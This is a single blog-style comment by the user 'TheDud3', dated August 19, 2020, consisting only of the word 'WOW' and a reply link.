TheDud3 · August 19, 2020 at 1:55 AM

WOW

[REPLY](#)



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